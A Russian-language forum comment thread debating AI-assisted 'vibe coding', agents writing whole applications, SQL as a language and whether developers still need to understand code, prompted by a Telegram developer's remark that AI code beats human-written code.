Так же как было всегда - читаешь и думаешь, то что вас это так удивляет, вызывает предположение что с многопоточным кодом вы знакомы на уровне названия. :)
Тривиально. Если нет шаред стейта, если нет размазанных операций вне лока - то нормально. Если есть - не нормально, в переделеку. Очевидно же, каноническое многопоточной программирование.
Они вот тоже поставили задачу ИИ...

Ну смотрите большая часть любых задач в ИТ (в ряде случаев вообще все 100%) это нужно прочитать документацию на API, на работу с базой данных, на ЯП, на какие-то технологии и использовать их при написании кода. Даже если посмотреть Стаковерфлоу, да большинство вопросов решалось бы просто чтением документации, бывает действительно это сложно сделать когда она на тысячи страниц, или сколько из С++ программистов читали стандарт С++ от корки до корки.
У ИИ нет проблема “прочитать” документацию, изучить исходный код, даже реверсинжениринг сделать, те кто сейчас смеются над “вайбкодерами”, потеряют профессию в будущем, ну уже сейчас большую часть задач можно писать ИИ, и вся сложность перетекает в правильный промп/скилы и пр. Причем ладно тут пишет разработчик телеграма, Линус недавно с помощью ИИ закрыл сложный баг я драйвере GPU и признал ИИ как эффективный инструмент, до этого Кнут решил математическую проблему, тоже с помощью ИИ и признал эффективность инструмента. Но поскольку мы все знаем, что ИИ на LLM это всего лишь предсказатель следующего слова на основе обучающих данных, то можно оценить, где этот ИИ будет хорош, а где его компетенции на нуле.
Если задача состоит из того, что уже было много раз решено: сервис, драйвер, сайт, клиент к базе данных, генерация отчета, графический редактор, видеоредактор, SQL парсер, RestAPI сервер и т.д., или какая то научная работа на основе уже выполненных ранее работ, то ИИ выглядит как отличный вариант, если же задача такая что за нее ни кто не брался, ни какого даже близкого описания ее не найти в интернете, то тут ИИ будет слабым помощником.
У ИИ нет проблема “прочитать” документацию, изучить исходный код, даже реверсинжениринг сделать,
...но есть проблема при этом не наглючить.

Если не научиться решать банальные задачки, не будет навыка решать что то не решенное. С ИИ нем предлагают не учить арифметику, но если встанет вопрос открыть что то новое, то позвольте кто это будет делать?
Для примера, для меня нередко написать SQL запрос в разы быстрее, чем описать в постановке или объяснить LLM на русском или английском языке, что же он должен делать. Что я делаю не так?
Если вы хорошо пишите на SQL и он эффективно выполняется, всё так. Просто тренд на том, что человек в промпте описывает только бизнес-сценарий или алгоритм. А SQL это просто деталь реализации. Агенты предположу его пишут, уже лучше подавляющего числа разработчиков. Агент же этот код и потестирует на логику, на производительность. Я сам когда-то писал SQL и читал про всякие индексы, курсоры, нормальные формы (BCNF), даже пытался анализировать планы запросов. Но сейчас не вижу в этом Абсолютно никакого смысла.
Нет ничего плохо, что вы его пишите руками, это дает больше контроля. Но этот навык будет становиться всё более нишевым со временем. А вот накопившиеся знания про хранилища данных, классы хранилищ, распределенные хранилища и т.п. вот эти знания бесценны и будут актуальны в эпоху агентов как никогда :)
Вы вообще читали, что я написал?
Просто тренд на том, что человек в промпте описывает только бизнес-сценарий или алгоритм.
Так описание алгоритма и есть "описать в постановке или объяснить LLM на русском или английском языке, что же он должен делать"
Просто SQL да и многие другие высокоуровневые языки программирования, в том числе псевдокод, UML и т.п., намного лучше подходят для описания алгоритмов, чем обычная человеческая речь.
А уж про описание бизнес-сценария я бы постеснялся писать. Просто сравните, ради интереса, что пишет заказчик в тендерной документации и насколько даже экскизный проект детерминированнее и менее противоречив того, что выдал заказчик. На некоторых проектах только предпроектное обследование и написание эскизного проекта занимает несколько месяцев. Что там разработчики столько времени делают не знаете? )))
Вы вообще читали, что я написал?
Да, вдумчиво на несколько раз. Там всего несколько пунктов:
1. субъективное мнение, что вам SQL написать быстрее, чем выполнять ту же задачу через LLM.
2. вы вкидываете риторический вопрос: "Что я делаю не так?".
А Вы внимательно прочитали мой комментарий? :)
На всякий случай, вкратце его резюмирую: продолжайте писать SQL, этот подход работает и дает больше контроля. Вы всё так делаете.
Я наоборот хотел похвалить вас, что вы еще не отдались на откуп LLM агентам.
Так описание алгоритма и есть "описать в постановке или объяснить LLM на русском или английском языке, что же он должен делать"
Ну да, я с этим не спорил. Я писал о другом, что тренд на том, чтобы не писать напрямую запросы на SQL, а делать это опосредованно через LLM. Это возвращает разработчика, аналитиков и других специалистов к описанию только алгоритмов и намерений, а LLM уже сгенерирует из этого более вероятностный программный код и запросы на SQL. Если её обучали на качественных SQL запросах, то она без уточнений в промпте выдаст такие же качественные SQL запросы. Если хочется увеличить шанс получения качественных SQL запросов, может "активировать нейроны" LLM отвечающих за качество, просто в промпт пишите "сделай оптимально", "оптимизируй SQL", "пиши качественный SQL", "пиши SQL как DBA с 30 годами опыта", хотя в текущих системных промптах продвинутых харнессов уже и так всё это написано за вас.
Т.е. основная выгода высвободить голову от технических языков (SQL, любой ЯП и т.п.) и от специфики сред исполнения команд (всякие рантаймы).
Просто SQL да и многие другие высокоуровневые языки программирования, в том числе псевдокод, UML и т.п., намного лучше подходят для описания алгоритмов, чем обычная человеческая речь.
Режим зануды
SQL - это не ЯП, это декларативный язык запросов. Псевдокод и UML это тоже не ЯП.
Все эти языки, они просто на другом уровне абстрации с ограниченным набором описательных символов. Несомненный плюс, это ограниченный словарь и набор правил оперирования этим словарем, что дает детерминированность. Это хорошо и позволяет строить детерминированные системы.
> "намного лучше подходят"
ну псевдокод, да, он походит.
Но в LLM вообще никаких ограничений, они обучены на в том числе и на псевдокод. Можно часть системы и алгоритмов описать на псевдокоде в LLM, а детали реализации (что будет исполнять алгоритм) это штука додумает.
А уж про описание бизнес-сценария я бы постеснялся писать. Просто сравните, ради интереса, что пишет заказчик в тендерной документации и насколько даже экскизный проект детерминированнее и менее противоречив того, что выдал заказчик. На некоторых проектах только предпроектное обследование и написание эскизного проекта занимает несколько месяцев. Что там разработчики столько времени делают не знаете? )))
Честно, я с этой областью вообще не знаком. Но суть понял. :)
Прошлое место работы, где я работал разработчиком, темп разработки и договоренность с заказчиком позволяли всякие вольности - детальнее продумывать работу системы в краевых и угловых сценариях, прорабатывать более комплексно сценарии интеграции с внешними провайдерами и т.п.
Но теперь на новом месте, характер и темп работы поменялись. Приходиться создавать продукты и внутренние системы со сверхскоростью, т.к. бизнесу нужно "вчера". Нет кроме LLM инструмента, который позволит писать в одного человека 10 систем на разных стеках, и одновременно на митингах обсуждать развитие компании в эпоху ИИ.
И многие кого я знаю, говорят о похожей проблеме.
P.S. Чем больше пишу на этом форуме, тем больше моя карма улетает вниз. :)
SQL - это не ЯП, это декларативный язык запросов. Псевдокод и UML это тоже не ЯП.
Это исключительно Ваша субъективная трактовка. SQL по его определению предметно-ориентированный язык программирования. Причём стандарт разделяет его на на две части - декларативную и императивную (процедурную).
вы еще не отдались на откуп LLM агентам
С чего Вы это взяли? Для анализа кода плачу за Qwen. При написании кода Windsurf использую постоянно. Даже при написании SQL запросов он достаточно часто угадывает, что же я хочу. На императивных языках порой даже целые функции генерирует почти как мне надо. Другой вопрос, что перед AI я ставлю задачи уже после анализа бизнес-требований, выбора средств и инструментов для их реализации, разработки архитектуры и декомпозиции до примитивных подзадач.
Приходиться создавать продукты и внутренние системы со сверхскоростью, т.к. бизнесу нужно "вчера".
Бизнесу почти всегда нужно "вчера". Но в первую очередь бизнесу нужно, чтобы оно решало его задачи. Помните?

Поэтому, по факту, даже без использования AI, собственно кодинг занимает у меня, как архитектора, почти точно по Бруксу 10% времени. Иногда больше, во время прототипирования. Иногда меньше, когда проектная команда уже сработалась и погрузилась в задачи клиента.
Нет кроме LLM инструмента, который позволит писать в одного человека 10 систем на разных стеках, и одновременно на митингах обсуждать развитие компании в эпоху ИИ.
А как же я этим уже лет 30 занимаюсь? За исключением обсуждений не только "в эпоху AI". Только текущий стек: С#, Rust, C/C++, js (React), Java (Confluent), PostgreSQL (plpgsql, R, Perl), Python (ClickHouse, Airflow), MS SQL (T-SQL, CLR), yaml (k8s), bash (куда же без него?). Может пропустил что...
P.S. Традиционный русский перевод ИИ мне не нравится из-за его антропоморфной окраски, которой нет в оригинальном термине: "под интеллектом в пределах этой науки понимается только вычислительная составляющая способности достигать целей в мире" (John McCarthy).
Это исключительно Ваша субъективная трактовка. SQL по его определению предметно-ориентированный язык программирования. Причём стандарт разделяет его на на две части - декларативную и императивную (процедурную).
Ознакомился со стандартом, тут вынужден признать, вы правы. У меня опыт в индустрии очень скромный, по крайней мере те, с кем работал единогласно относились к SQL как к "чисто декларативному языку запросов. А всякие штучки, аля программирование на SQL, это специализированные диалекты SQL работающие в конкретных СУБД". Пока в живую еще не встритил ни одного живого человека, кто программировал бы логику ПО внутри СУБД. Зато встречал людей, кто был противником такого подхода.
С чего Вы это взяли? Для анализа кода плачу за Qwen. При написании кода Windsurf использую постоянно. Даже при написании SQL запросов он достаточно часто угадывает, что же я хочу. На императивных языках порой даже целые функции генерирует почти как мне надо. Другой вопрос, что перед AI я ставлю задачи уже после анализа бизнес-требований, выбора средств и инструментов для их реализации, разработки архитектуры и декомпозиции до примитивных подзадач
Ну просто, создалось такое впечатление, значит оно было ложное :). Сейчас я обратил внимание, вы используете LLM как ассистента (помощника) - генерация сниппетов, анализ кода и т.п. Это здравый подход, позволяет сохранить больше компетенций, и оставаться всё еще на более глубоком уровне детализации разработки ПО.
> вы еще не отдались на откуп LLM агентам
Здесь я имел ввиду именно разработку полного цикла в лице агента. С минимальным участием разработчика. На разработчике только ТЗ и проверка конечного результата. Разработчик в этой картине мира не открывает код и IDE - вообще.
У меня также как и у Вас, есть анализ и уточнение бизнс-требований, выбор стека, декомпозиция, планирование, приоритизация и т.д. На выходе ТЗ (спека для агента), которую я скармливаю claude code / codex и он через 2 часа приходит с готовым приложением, с интеграционными тестами, с деплоем на тестовую среду, ссылками куда заходить.
Но в первую очередь бизнесу нужно, чтобы оно решало его задачи. Помните?
Поэтому, по факту, даже без использования AI, собственно кодинг занимает у меня, как архитектора, почти точно по Бруксу 10% времени. Иногда больше, во время прототипирования. Иногда меньше, когда проектная команда уже сработалась и погрузилась в задачи клиента.
Помню, всё верно.
У меня только цифры другие, кодинг занимает 0%.
Брукс на сколько я знаю писал про разработку из того века, когда на всех этапах были задействованы люди. Но сейчас многие этапы разработки, которые он описывал, могут выполнять агенты (разработка архитектуры, планирование, ведение таск-трекера, написание кода, тестирование ПО). Не идеально, не 100% точно, но могут. Если бы он писал книгу в нынешнее время, там пропорции бы изменились.
А как же я этим уже лет 30 занимаюсь? За исключением обсуждений не только "в эпоху AI". Только текущий стек: С#, Rust, C/C++, js (React), Java (Confluent), PostgreSQL (plpgsql, R, Perl), Python (ClickHouse, Airflow), MS SQL (T-SQL, CLR), yaml (k8s), bash (куда же без него?). Может пропустил что...
Ну дьявол всегда кроется в мелочах и деталях :)
Вы прям каждый день пишите руками код на 5+ ЯП ? Переключаясь между беком и фронтом? И всё это с учётом переключения контекста проектов, особенностей кодовых баз, парадигм принятых в разных ЯП ?
Если вы можете в одномомент вытащить из головы синтаксис стольких языков + особености рантаймов на которых код этих ЯП исполняется, и при этом эффективно решаете любые задачи, тогда снимаю шляпу.
Но я на практике встречаю людей, которые через неделю не помнят, что они написали эту ф-ию, или они забыли как написать SQL запрос, и т.п. Словами объяснить могут, а синтаксис не помнят. Это люди, которые пользуются пятком инструментов, даже не дюжиной как у вас.
Я не знаю, не уверен. Может вы в детстве много книжек читали, хорошо учили стихи, интернета не было, нужно было держать информацию в голове. Я уже вырос в другую эпоху, тут клипое мышление и часто отсутствие критического. Где-то читал исследования, что у современного поколения строение мозга отличается от предыдущих и довольно сильно. :)
Брукс на сколько я знаю писал про разработку из того века, когда на всех этапах были задействованы люди.
Буркс писал изначально о разработке OS/360 на ассемблере. Так что соотношение осталось то же. С одной стороны на современных языках с современными фреймворками, а с другой - то что Вы указали.
Пока в живую еще не встритил ни одного живого человека, кто программировал бы логику ПО внутри СУБД. Зато встречал людей, кто был противником такого подхода.
Значит Вам попадались только дилетанты-максималисты. Если написание хранимой функции или процедуры может ускорить выполнение запроса в разы, то может быть "золотой молоток" лучше отложить в сторону?
Спросите у них, что делать с pgbouncer, когда необходимы между транзакциями временные таблицы, pg_variables, pg_advisory_lock (не xact) или ещё что-то подобное, завязанное на бэкенд. pool_mode = session не предлагать.
У меня только цифры другие, кодинг занимает 0%.
Тогда у Вас должны многократно вырасти затраты на поддержку и масштабирование. Всё же когда сам пишешь код, даже с помощью AI, очень часто обнаруживаешь недетерминированности и противоречия постановки. Я уже молчу о том, что по мере роста проекта, особенно с характерным для вайб-кодинга архитектурным хаосом и спагетти-кодом, AI начинает всё больше и больше галлюцинировать.
Вы прям каждый день пишите руками код на 5+ ЯП ?
Не каждый. Сегодня выходной. А сочетание js, С#, Python, plpgsql и T-SQL выглядит вполне обычным даже в рамках одной заявки Jira, если требуются нетривиальные миграции, а система требует доступности 24/7. Я понимаю, что это особенности архитектуры доставшиеся в наследство. Когда шаблоны фронта требуют js для написания взаимодействия через websocket, сам фронт исторически живёт в IIS и MS SQL, а логика постепенно выносится в сервисы, работающие уже с PostgreSQL, ClickHouse, Kafka/kSQLdb, RabbitMQ, AirFlow и т.п.
Тогда у Вас должны многократно вырасти затраты на поддержку и масштабирование. Всё же когда сам пишешь код, даже с помощью AI, очень часто обнаруживаешь недетерминированности и противоречия постановки. Я уже молчу о том, что по мере роста проекта, особенно с характерным для вайб-кодинга архитектурным хаосом и спагетти-кодом, AI начинает всё больше и больше галлюцинировать.
Всё, верно, всё так как вы и говорите. Затраты на поддержку выросли (я надеюсь временно, пока не сформировал конечный пайплайн разработки с агентами).
Масштабирование производительности, этот аспект в моей ситуации иррелевантен, т.к. нагрузки пиковые максимум 50к рпс, что обработает любой стационарный пользовательский компьютер. А если бы даже встал вопрос производительности, он легко решается сразу на разных уровнях - (1) закидать железом, (2) мигрировать всю кодовую базу на более эффективный ЯП (тот же Rust) с промптом "Мигрируй сервис на Rust. Оптимизируй по памяти, сделай потоковую передачу данных, исполнение команд должно максимально эффективно использовать CPU/GPU (по необходимости используй simd, mmx, sse и т.п.). Напиши бенчмарк-тесты, интеграционные тесты, юнит тесты.", а вторым прогоном запускается верификатор корректности логики и т.п. В идеале перед такой миграцией иметь в исходной кодовой базе большой набор тестов. (3) настроить среду исполнения (настроить ОС или рантайм языка) (4) Смена архитектуры, топологии взаимодействия сетевых сервисов.
Я таким образом уже переписал несколько Gnome десктоп приложений, а на работе уже десяток Go/Python/PHP/Node/Ruby сервисов всё на Rust перегнал. На Python остались только сервисы для ML и агентских сценариев.
Масштабирование программного кода. Простое правило - дробить на микросервисы/модули. Не влезает микросервис в милионный контекст? Дробить его по функционалу, или рефакторить, упрощать кодовую базу.
С недетерминированностью, тоже со временем учишься работать. Всё как и с людьми, необходима декомпозиция, дробление крупной системы на более мелкие компоненты/модули. Повторные циклы запуска агента (уменьшает неточности), мультиагентность (разные агенты, подмечают разные нюансы), отдельный агент который следит за соблюдением спецификации и т.д. Им нужно раздать роли как в стандартных команда - скрам-мастер, бизнес-аналитик, разработчик, тестировщик и т.п.
Единственные проблемы, которые я пока не знаю как решить, это
- самообучение и адаптация к внешним изменениям агентами (наверное это как-то решается через харнесс + RAG базы)
- вайб-кодинг в крупных командах (тут должен быть полный хаос), наверное поэтому представители аутсорс IT компаний заявляют, что состав команд меняется, уходит от стандартных команд 7-20 человек. В сторону 3-5 человек, где несколько фулстек разработчиков, которые сразу закрывают обязанности девопсов, тестировщиков, фронт+бек. Это конечно обусловлено - экономией, изменением экономической ситуации, но также более мелким командам быстрее синхронизировать контекст на созвонах.
С другой стороны, если вы мне зададите вопрос, хочу ли я жить по соседству с АЭС или полететь на самолёте, ПО которых навайкодили студенты, то однозначный ответ - нет :) Но может в будущем, что-то изменится.
А сочетание js, С#, Python, plpgsql и T-SQL выглядит вполне обычным даже в рамках одной заявки Jira, если требуются нетривиальные миграции, а система требует доступности 24/7.
Значит, вы без ехидства хороший специалист, если успешно разрабатываете на таком разнообразии языков. Тут конечно еще играет роль того, что вы знакомы с кодовой базой. Новичок придёт, сходу не будет так матёро разрабатывать, да и через несколько месяцев не будет.
А Вы думали, фильм "Идиократия" — это комедия? Это документалка из будущего!
Скрытая картинка

Мне больше нравиться картинка на которой после прививки от оспы, у людей на теле вырастают коровы. Она соответствует тому что пишут некоторые.
Скрытая картинка

«С эрудированными людьми скучно — у них на всё есть объяснение. С неэрудированными гораздо веселее — только они смогут рассказать вам, что мир полон чудес и необъяснимых явлений...» ©
(Справедливости ради — неудивительно, во времена аффтара этой карикатуры наука биология была на уровне «детей Бог даёт», а не этих ваших яйцеклеток с ДНК и митохондриями.)
и разучился не только писать на языках программирования, но и на более-менее грамотном английском.
А он никогда и не умел, судя по софт-скиллам.

но и на более-менее грамотном английском
А почему вы решили что он вообще должен писать грамотно на английском? Может он для него не родной и пишет он как знает, тяп ляп? Я думаю, если заставить читателей Хабра написать что-то подобное без переводчика, они справятся не намного лучше (если они конечно не проходили курсы инглиша)

Начав часто использовать AI в работе, словил себя на ощущении, что сознание стало меняться, и явно не в лучшую сторону. Странная фигня.

Через пару итераций в Telegram Inc. не останется ни одного человека, который понимал бы как телега работает.
На опасения о контроле качества Майк ответил, что код от нейросетей, по его оценке, лучше «того шлака, который пишут люди»
Я охотно верю, что код нейросетей гораздо лучше того шлака, который пишет сам Майк, судя по тому, как он конструирует фразы на английском. Но почему он расписывается за всех людей - неясно.

Ошибка выжившего на новый лад. Опытный разработчик не будет яро заявлять от лица индустрии что-либо, особенно когда оно находится в статии перемен. Ну а 18-летний синьор с опытом вайб-кодинга 10 лет (не знаю что это за разработчик, но впечатление такое) - вполне, он же уже все видел и знает как нужно и правильно.

Просто ему некомфортно работать среди тех, кто умеет писать код руками лучше нейросетей (и лучше, чем Майк, само собой), вот и мечтает, чтобы всех таких "умников" уволили, и вокруг остались только современные-модные-молодежные вайбкодеры, дабы его утонченную натуру ничего не тревожило.

"На опасения о контроле качества Майк ответил, что код от нейросетей, по его оценке, лучше «того шлака, который пишут люди»"
Но почему он расписывается за всех людей - неясно.
А это мнение вполне себе набирает популярность, он не единственный кто такое заявляет. Остальные говорят и подразумевают примерно похожее, просто в более мягкой форме.
Или разработчики из антропик, Линус Торвальдс, DHH перешедшие на вайбкодинг, а иногда 100%-ый вайбкодинг не показатель?
Всем уже вокруг очевидно куда это идёт, и где мы окажемся. Никто не будет писать и читать сгенерированный код.
Не сочтите за рекламу, у Евгения Борисова (Spring-потрошитель) в одном из видео та же банальная мысль: https://youtu.be/0d-SIQa2NSE?si=4LFNqje8hpHV6H4j&t=458
Я охотно верю, что код нейросетей гораздо лучше того шлака, который пишет сам Майк, судя по тому, как он конструирует фразы на английском.
Как на основании его стиля письма можно строить какие-то выводы? кхм...
Всем уже вокруг очевидно куда это идёт, и где мы окажемся
В мире где будет столько нагенеренного проблемного нейрослопа, что людей не хватит разгребать.

Никто не будет писать и читать сгенерированный код
...а потом наступит мечта Голливуда: сервера наконец-то можно будет взламывать командой ping!
Как-то так.
Надо же, код от LLM может содержать уязвимости. Ведь в написанном людьми коде их никогда не было, верно?
Борис, не нанимай на это дело идиотов! ©
Считать идиотами всех, кто потенциально может допускать ошибки, контрпродуктивно.
Допускает и человек. Но гораздо лучше потом ищет источник ошибки, ИИ же не врубается чего делать если прям на строчку кода не направить.
У нас с вами разные ИИ, мне обычно хватает сказать на ломаном русском "когда делаешь Х, то делается эдак минуту, а должно мгновенно. Выясни причину этого. Рекомендуется использовать профилировщик". Не всегда всё так, конечно, но существование такого примера уже говорит о том, что нельзя обобщать "не врубается чего делать если прям на строчку кода не направить" на все ИИ.
И обкакается он это делать)) Там может быть нельзя даже ускорить, какое-нибудь внешнее АПИ так долго работает, а ИИ возьмёт и вообще его отключит или данные закеширует и скажет все ок, хотя надо чтоб актуальные всегда были пусть и минуту делает.
Но вообще у нас действительно разные ИИ. Я особо в эту тему не погружался, мне хватает чат ботов + по старинке, да помогает, но без знаний имено кода, результата не будет. И то что видел от других вайбкодеров (не знаю на чем они там делали) тоже хватает проблем.
Если интересно, выглядело это так:
Скрытый текст
мне хватает чат ботов + по старинке
Воистину по старинке. Пока вокруг меня идут обсуждения разных продвинутых инструментов, я использую дай бог один скилл и пару-тройку MCP-серверов, и понимаю, что мне ещё есть куда расти, но пока хватает и этого.
Ну то есть напечатать эту простыню текста Вам было проще, чем проверить наличие индекса в базе (первое, что сделал бы я)? Ну ок...
Да, проще ^_^ . Это не большой и сложный проект, который нужно поддерживать (для э́того можно было бы проектировать всё самому), а утилитка на пару вечеров вайб-кодинга.
И это не простыня, простыни -- это здесь.
Ок ИИ нашёл отсутствующий индекс, а если была бы в другом причина более сложном может быть и не нашёл. Или ещё хуже ускорил, но чего то сломал.
"А если, а может" это всё пустые разговоры. Он находит достаточно часто, а ломает достаточно редко, чтобы быть полезным.
Это не совсем пустые разговоры. Это вполне реальная ситуация, что какое-нибудь АПИ тормозит работу сайта (и это сложно понять лишь просмотром кода, нужно замерять пусть хотя бы на глазок, при этом понимая что нужно замерить, ведь действительно причин кроме АПИ много других может быть к этой гипотезе ещё придти нужно) Потом ещё нужно придти к решению что с этим делать.
Так я согласен что ИИ полезная штука, даже пользуясь обычным чат ботом от неё мне много проку.
Но ведь спор ведётся не о том что ИИ полезен VS ИИ бесполезен. А том что способность шарить за код ОБЯЗАТЕЛЬНЫЙ навык VS можно за код не шарить, достаточно быть экспертным юзером ИИ
Это вполне реальная ситуация, что какое-нибудь АПИ тормозит работу сайта (и это сложно понять лишь просмотром кода, нужно замерять пусть хотя бы на глазок, при этом понимая что нужно замерить, ведь действительно причин кроме АПИ много других может быть к этой гипотезе ещё придти нужно)
С этим проблем тоже нет: ИИ способен сходить в логи и проследить всю цепочку от запроса и до ответа. Если логов не достаточно - тоже объяснит (и после вашего одобрения добавит недостающие логи в код).
Потом ещё нужно придти к решению что с этим делать.
И это тоже естественный шаг, который ИИ делает - предлагает вам варианты решений исходя из выясненных деталей.
Если логов не достаточно - тоже объяснит
Как это он поймёт и объяснит если логов не достаточно?? На него сойдёт откровение?))
Как это он поймёт и объяснит если логов не достаточно?
Посмотрит код сервиса, который обрабатывает запрос.
